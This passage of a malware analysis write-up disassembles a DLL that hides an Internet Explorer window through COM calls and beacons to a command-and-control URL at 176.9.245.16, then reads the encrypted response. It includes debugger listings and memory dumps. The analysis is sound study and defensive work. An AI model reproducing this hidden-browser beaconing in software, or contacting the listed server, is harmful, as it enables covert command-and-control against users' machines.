The debugger does not provide any information about the function name.

Let us try to understand how the methods exposed by the IWebBrowser2 interface are called.

```
10005550    MOV EAX,DWORD PTR SS:[EBP-4]     ; pointer to COM object
10005553    MOV ECX,DWORD PTR DS:[EAX]       ; COM object itself
10005555    LEA EDX,DWORD PTR SS:[EBP-8]
10005558    PUSH EDX
10005559    PUSH EAX
1000555A    CALL DWORD PTR DS:[ECX+94]       ; Call function at offset 0x94 in the
function table.
```

In order to find the function names, we will look up the C/C++ header files provided along with compilers like MSVC. In our case, we will check the header file, ExDisp.h.

Below is the specific code section we need to check:

```
#if defined(__cplusplus) && !defined(CINTERFACE)

    MIDL_INTERFACE("D30C1661-CDAF-11d0-8A3E-00C04FC9E26E")
    IWebBrowser2 : public IWebBrowserApp
    {

        // This corresponds to C++
    }

#else   /* C style interface */

    typedef struct IWebBrowser2Vtbl
    {
        BEGIN_INTERFACE

        HRESULT ( STDMETHODCALLTYPE *QueryInterface )(
        // This corresponds to C
```

The structure of interest to us is IWebBrowser2Vtbl. Also, notice the IID (Interface ID) passed to MIDL_INTERFACE. It corresponds to the IID of IWebBrowser2 interface as we saw before.

Now, we need to locate the function name, which corresponds to the function at offset 0x94.

Since the size of each function pointer = 0x4 bytes, we can calculate the position of function in the above structure as:

Position = Offset/4 + 1

We are adding 1 since the offset starts at 0. In our case,

Position = 0x94/4 + 1 = 0x26

Function at position 0x26 in the IWebBrowser2Vtbl structure is get_HWND defined as shown below:

```
HRESULT ( STDMETHODCALLTYPE *get_HWND )(
 __RPC__in IWebBrowser2 * This,
        __RPC__out SHANDLE_PTR *pHWND);
```


It takes 2 parameters, the first is the pointer to the COM object and the second is the pointer to the variable that receives the handle of the window.

This way, we can easily analyze all the methods exposed by the IWebBrowser2 interface.

We get the handle to the window corresponding to the CLSID of Microsoft Internet Explorer.


SetWindowLongW: It calls SetWindowLongW() to set the GWL_EXSTYLE of the Internet Explorer window to WS_EX_NOACTIVATE. This way, the window will not become the foreground window even when the user clicks it.

It calls SetWindowLongW() again to set the GWL_STYLE of the Internet Explorer window to WS_CHILD as a result of which it will not have a menu bar.




```
10005560   85C0            TEST EAX,EAX
10005562  ˅0F8C EF000000   JL 10005657
10005568   68 00000008     PUSH 8000000                       WS_EX_NOACTIVATE
1000556D   6A EC           PUSH -14                           GWL_EXSTYLE
1000556F   FF75 F8         PUSH DWORD PTR SS:[EBP-8]
10005572   897D F0         MOV DWORD PTR SS:[EBP-10],EDI
10005575   FFD6            CALL ESI                           SetWindowLongW
10005577   68 00000040     PUSH 40000000                      WS_CHILD
1000557C   6A F0           PUSH -10                           GWL_STYLE
1000557E   FF75 F8         PUSH DWORD PTR SS:[EBP-8]
10005581   FFD6            CALL ESI                           USER32.SetWindowLongW
```

SetParent: It then sets the parent window of the Internet Explorer as the window created above (with the UUID).




```
10005583   FF35 68C80010   PUSH DWORD PTR DS:[1000C868]
10005589   FF75 F8         PUSH DWORD PTR SS:[EBP-8]
1000558C   FF15 68810010   CALL DWORD PTR DS:[10008168]       USER32.SetParent
10005592   8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
10005595   8B08            MOV ECX,DWORD PTR DS:[EAX]
10005597   6A FF           PUSH -1
10005599   50              PUSH EAX
1000559A   FF91 A4000000   CALL DWORD PTR DS:[ECX+A4]
```




```
0012FCE4   000B0346   hChild = 000B0346
0012FCE8   00030378   hNewParent = 00030378 (class='{1B94BDFC-CF1D-41E9-B472-1498...')
0012FCEC   7FFDB000
```

IWebBrowser2.put_Visible: It calls the put_Visible method to set the visible property of the Internet Explorer window to hidden.

SysAllocString: It allocates a string to store the URL to which the network callback will be made.




```
100055A0   6A 08           PUSH 8
100055A2   58              POP EAX
100055A3   FF75 08         PUSH DWORD PTR SS:[EBP+8]
100055A6   66:8945 D0      MOV WORD PTR SS:[EBP-30],AX
100055AA   FF15 20810010   CALL DWORD PTR DS:[10008120]       OLEAUT32.SysAllocString
```



```
0012FCE8   0016E008   UNICODE "http://176.9.245.16/MBCeTihtsXxptlbP5%2bQNxq9IKQZX2gfdKlhvqZlQcAfezgSgb
0012FCEC   7FFDB000
0012FCF0   00156A28
```

IWebBrowser2.Navigate2: It calls the Navigate2 method exposed by the IWebBrowser2 interface to navigate to the above URL.




```
100055AA  FF15 20810010   CALL DWORD PTR DS:[10008120]       OLEAUT32.SysAllocString
100055B0  8D55 E0         LEA EDX,DWORD PTR SS:[EBP-20]
100055B3  52              PUSH EDX
100055B4  52              PUSH EDX
100055B5  52              PUSH EDX
100055B6  52              PUSH EDX
100055B7  8945 D8         MOV DWORD PTR SS:[EBP-28],EAX
100055BA  8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
100055BD  8B08            MOV ECX,DWORD PTR DS:[EAX]
100055BF  8D55 D0         LEA EDX,DWORD PTR SS:[EBP-30]
100055C2  52              PUSH EDX
100055C3  50              PUSH EAX
100055C4  FF91 D0000000   CALL DWORD PTR DS:[ECX+D0]         RPCRT4.77EA50B2          <-- IWebBrowser2.Navigate2
100055CA  8B35 CC800010   MOV ESI,DWORD PTR DS:[100080CC]    kernel32.GetTickCount
100055D0  FFD6            CALL ESI
100055D2  8BF8            MOV EDI,EAX
100055D4  68 F4010000     PUSH 1F4
```

Once we execute this function, it will send a GET request to the callback server.


As we observed previously that it receives an encrypted response. Let us see how this response is decrypted.

IWebBrowser2.get_Document: It calls the function at offset 0x48 in the IWebBrowser2 interface to retrieve the pointer to IDispatch interface of the document object, which will be used to fetch the HTTP response.

IUnknown_QueryInterface_Proxy: Next it queries the IDispatch interface of the document object for the IID of **IHTMLDocument2** as shown below:



```
10001C7A   8BEC            MOV EBP,ESP
10001C7C   51              PUSH ECX
10001C7D   8B45 08         MOV EAX,DWORD PTR SS:[EBP+8]
10001C80   8365 FC 00      AND DWORD PTR SS:[EBP-4],0
10001C84   85C0            TEST EAX,EAX
10001C86  v74 17           JE SHORT 10001C9F
10001C88   8B08            MOV ECX,DWORD PTR DS:[EAX]
10001C8A   8D55 FC         LEA EDX,DWORD PTR SS:[EBP-4]
10001C8D   52              PUSH EDX
10001C8E   FF75 0C         PUSH DWORD PTR SS:[EBP+C]
10001C91   50              PUSH EAX
10001C92   FF11            CALL DWORD PTR DS:[ECX]            OLEAUT32.77131C89
10001C94   85C0            TEST EAX,EAX
10001C96  v75 07           JNZ SHORT 10001C9F
10001C98   8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
10001C9B   85C0            TEST EAX,EAX
10001C9D  v75 02           JNZ SHORT 10001CA1
10001C9F   33C0            XOR EAX,EAX
10001CA1   C9              LEAVE
10001CA2   C3              RETN
10001CA3   53              PUSH EBX
10001CA4   56              PUSH ESI
10001CA5   57              PUSH EDI
10001CA6   FF7424 14       PUSH DWORD PTR SS:[ESP+14]
10001CAA   FF7424 14       PUSH DWORD PTR SS:[ESP+14]
10001CAE   E8 53F4FFFF     CALL 10001106
10001CB3   59              POP ECX
10001CB4   8BF8            MOV EDI,EAX
10001CB6   59              POP ECX
10001CB7   8D5F 01         LEA EBX,DWORD PTR DS:[EDI+1]
10001CBA   53              PUSH EBX
10001CBB   6A 00           PUSH 0
10001CBD   FF15 14810010   CALL DWORD PTR DS:[10008114]       OLEAUT32.SysAllocStringLen
10001CC3   8BF0            MOV ESI,EAX
10001CC5   33C0            XOR EAX,EAX
10001CC7   85F6            TEST ESI,ESI
10001CC9  v74 14           JE SHORT 10001CDF
10001CCB   57              PUSH EDI
10001CCC   FF7424 14       PUSH DWORD PTR SS:[ESP+14]
DS:[771A2548]=77131C89 (OLEAUT32.77131C89), JMP to RPCRT4.IUnknown_QueryInterface_Proxy
```



```
Address  Hex dump                                         ASCII
10008F44 25 44 2C 33 CB 26 D0 11 B4 83 00 C0 4F D9 01 19  %D,3╦&╨◄┤â.└O┘0↓
10008F54 61 16 0C D3 AF CD D0 11 8A 3E 00 C0 4F C9 E2 6E  a▬.╙»═╨◄è>.└O╔Γn
10008F64 01 DF 02 00 00 00 00 00 C0 00 00 00 00 00 00 46  ☺▀☻.....└......F
10008F74 0C 00 00 00 00 00 00 00 C0 00 00 00 00 00 00 46  ........└......F
10008F84 8D 10 8C ED 49 43 D2 11 91 A4 00 C0 4F 79 69 E8  ì►îφIC╥◄æñ.└OyiΦ
10008F94 8E 10 8C ED 49 43 D2 11 91 A4 00 C0 4F 79 69 E8  Ä►îφIC╥◄æñ.└OyiΦ
10008FA4 18 91 00 00 00 00 00 00 00 00 00 00 88 95 00 00  ↑æ..........êò..
10008FB4 5C 80 00 00 08 92 00 00 00 00 00 00 00 00 00 00  \Ç..◘Æ..........
10008FC4 58 96 00 00 4C 81 00 00 BC 90 00 00 00 00 00 00  Xû..Lü..╝É......
10008FD4 00 00 00 00 D4 97 00 00 00 80 00 00 F4 91 00 00  ....╘ù...Ç..⌠æ..
10008FE4 00 00 00 00 00 00 00 00 F6 97 00 00 38 81 00 00  ........÷ù..8ü..
10008FF4 64 92 00 00 00 00 00 00 00 00 00 00 38 98 00 00  dÆ..........8ÿ..
10009004 A8 81 00 00 D0 91 00 00 00 00 00 00 00 00 00 00  ¿ü..╨æ..........
10009014 42 98 00 00 14 81 00 00 FC 91 00 00 00 00 00 00  Bÿ..¶ü..ⁿæ......
10009024 00 00 00 00 72 98 00 00 40 81 00 00 EC 91 00 00  ....rÿ..@ü..∞æ..
10009034 00 00 00 00 00 00 00 00 8C 98 00 00 30 81 00 00  ........îÿ..0ü..
10009044 38 92 00 00 00 00 00 00 00 00 00 00 CC 98 00 00  8Æ..........╠ÿ..
10009054 7C 81 00 00 5C 92 00 00 00 00 00 00 00 00 00 00  |ü..\Æ..........
10009064 EC 98 00 00 A0 81 00 00 74 92 00 00 00 00 00 00  ∞ÿ..áü..tÆ......
10009074 00 00 00 00 12 99 00 00 B8 81 00 00 44 92 00 00  ....↕Ö..╕ü..DÆ..
```

<-- IID of IHTMLDocument2 Interface

If we look up the IID: {332C4425-26CB-11D0-B483-00C04FD90119} in the **HKEY_CLASSES_ROOT\Interface** key in Windows Registry, we can see that it corresponds to IHTMLDocument2 interface.


The above function will return us a pointer to the **IHTMLDocument2** interface.

Now, to trace the code further, we need to understand the IHTMLDocument2 interface and the methods exposed by it. We look up the header file, **Mshtmlc.h** and find the interface defined here:

```
typedef struct IHTMLDocument2Vtbl
{
    BEGIN_INTERFACE

    HRESULT ( STDMETHODCALLTYPE *QueryInterface )(
        __RPC__in IHTMLDocument2 * This,
        /* [in] */ __RPC__in REFIID riid,
        /* [annotation][iid_is][out] */
        __RPC__deref_out  void **ppvObject);
```

It is also important to note that we should check the Interface definition for C and not C++ since the order of methods exposed by the interface differs between the two.

IHTMLDocument2.get_readyState: It uses this function to determine if the object has completed loading the data.



```
10005381   E8 F3C8FFFF     CALL 10001C79
10005386   8BF8            MOV EDI,EAX
10005388   59              POP ECX
10005389   59              POP ECX
1000538A   3BFB            CMP EDI,EBX
1000538C  ⌄0F84 8C000000   JE 1000541E
10005392   8B07            MOV EAX,DWORD PTR DS:[EDI]
10005394   8D4D FC         LEA ECX,DWORD PTR SS:[EBP-4]
10005397   51              PUSH ECX
10005398   57              PUSH EDI
10005399   FF50 58         CALL DWORD PTR DS:[EAX+58]        RPCRT4.77EA49AA
1000539C   85C0            TEST EAX,EAX
1000539E  ⌄7C 78           JL SHORT 10005418
100053A0   395D FC         CMP DWORD PTR SS:[EBP-4],EBX
100053A3  ⌄74 73           JE SHORT 10005418
100053A5   53              PUSH EBX
100053A6   6A 01           PUSH 1
100053A8   6A FF           PUSH -1
100053AA   68 508C0010     PUSH 10008C50                     UNICODE "complete"
```

IHTMLDocument2.get_body: It calls the function at offset 0x24 in the IHTMLDocument2 interface to retrieve the body object of the HTML response.


This will return us a pointer to the **IHTMLElement** Interface.

Once again, we look up the header file, **Mshtmlc.h** for the methods exposed by the IHTMLElement Interface as shown below:

```
typedef struct IHTMLElementVtbl
{
    BEGIN_INTERFACE

    HRESULT ( STDMETHODCALLTYPE *QueryInterface )(
        __RPC__in IHTMLElement * This,
        /* [in] */ __RPC__in REFIID riid,
        /* [annotation][iid_is][out] */
        __RPC__deref_out  void **ppvObject);
```

IHTMLElement.get_innerText: It then calls the function at offset, 0xf0 in the IHTMLElement interface to retrieve the inner text in the HTML response.

Here innerText refers to the content in the HTML response between the tags: <html><body> and </body></html>, which in our case is the encrypted response.




```
100053E1   52              PUSH EDX
100053E2   50              PUSH EAX
100053E3   FF91 F0000000   CALL DWORD PTR DS:[ECX+F0]
100053E9   85C0            TEST EAX,EAX
100053EB  ˅7C 22           JL SHORT 1000540F
100053ED   395D 0C         CMP DWORD PTR SS:[EBP+C],EBX
100053F0  ˅74 1D           JE SHORT 1000540F
100053F2   FF75 0C         PUSH DWORD PTR SS:[EBP+C]
100053F5   FF15 28810010   CALL DWORD PTR DS:[10008128]           OLEAUT32.SysString
100053FB   50              PUSH EAX
100053FC   E8 60C0FFFF     CALL 10001461
10005401   FF75 0C         PUSH DWORD PTR SS:[EBP+C]
10005404   8906            MOV DWORD PTR DS:[ESI],EAX
10005406   50              PUSH EAX
10005407   E8 5DC1FFFF     CALL 10001569
1000540C   83C4 0C         ADD ESP,0C
1000540F   FF75 FC         PUSH DWORD PTR SS:[EBP-4]
10005412   FF15 18810010   CALL DWORD PTR DS:[10008118]           OLEAUT32.SysFreeS
10005418   8B07            MOV EAX,DWORD PTR DS:[EDI]
1000541A   57              PUSH EDI
1000541B   FF50 08         CALL DWORD PTR DS:[EAX+8]
1000541E   8B45 F8         MOV EAX,DWORD PTR SS:[EBP-8]
10005421   5F              POP EDI
10005422   3BC3            CMP EAX,EBX
10005424  ˅74 06           JE SHORT 1000542C
10005426   8B08            MOV ECX,DWORD PTR DS:[EAX]
10005428   50              PUSH EAX
10005429   FF51 08         CALL DWORD PTR DS:[ECX+8]
1000542C   8B45 F4         MOV EAX,DWORD PTR SS:[EBP-C]
1000542F   5E              POP ESI
10005430   5B              POP EBX
10005431   C9              LEAVE
10005432   C3              RETN
EAX=00000000

Address   Hex dump                                          ASCII
001DCBB4  51 00 37 00 37 00 72 00 6E 00 4B 00 39 00 50 00  Q.7.7.r.n.K.9.P.
001DCBC4  41 00 4C 00 46 00 68 00 55 00 39 00 65 00 6C 00  A.L.F.h.U.9.e.l.
001DCBD4  35 00 7A 00 6A 00 6E 00 46 00 48 00 39 00 71 00  5.z.j.n.F.H.9.q.
001DCBE4  38 00 48 00 36 00 38 00 46 00 6F 00 6C 00 62 00  8.H.6.8.F.o.l.b.
